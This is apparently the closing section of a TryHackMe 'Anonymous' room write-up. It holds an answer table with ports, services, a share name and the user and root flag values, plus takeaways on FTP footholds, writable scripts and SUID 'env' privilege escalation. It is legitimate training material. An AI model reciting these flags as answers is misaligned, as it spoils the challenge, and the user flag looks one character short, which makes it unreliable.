
TryHackMe Room Questions & Answers
| Question | Answer |
|---|---|
| Enumerate the machine. How many ports are open? | 4 |
| What service is running on port 21? | ftp |
| What service is running on ports 139 and 445? | smb |
| There’s a share on the user’s computer. What’s it called? | pics |
What is the content of the user.txt flag? | 90d6f99258581ff991e68748c414740 |
What is the content of the root.txt flag? | 4d930091c31a622a7ed10f27999af363 |
Final Thoughts
The Anonymous box offered a perfect mix of enumeration, scripting insight, and privilege escalation with real-world implications:
- FTP services left open to the world can become footholds
- Writable scripts can be as dangerous as remote exploits
- SUID misconfigurations like
envare often overlooked
💡 This room was a strong reminder that even simple misconfigurations can lead to complete system compromise. Consistent enumeration and knowing where to look — like SUID binaries and writable scripts — can make all the difference. Tools like GTFOBins aren’t just helpful — they’re essential in every pentester’s toolkit.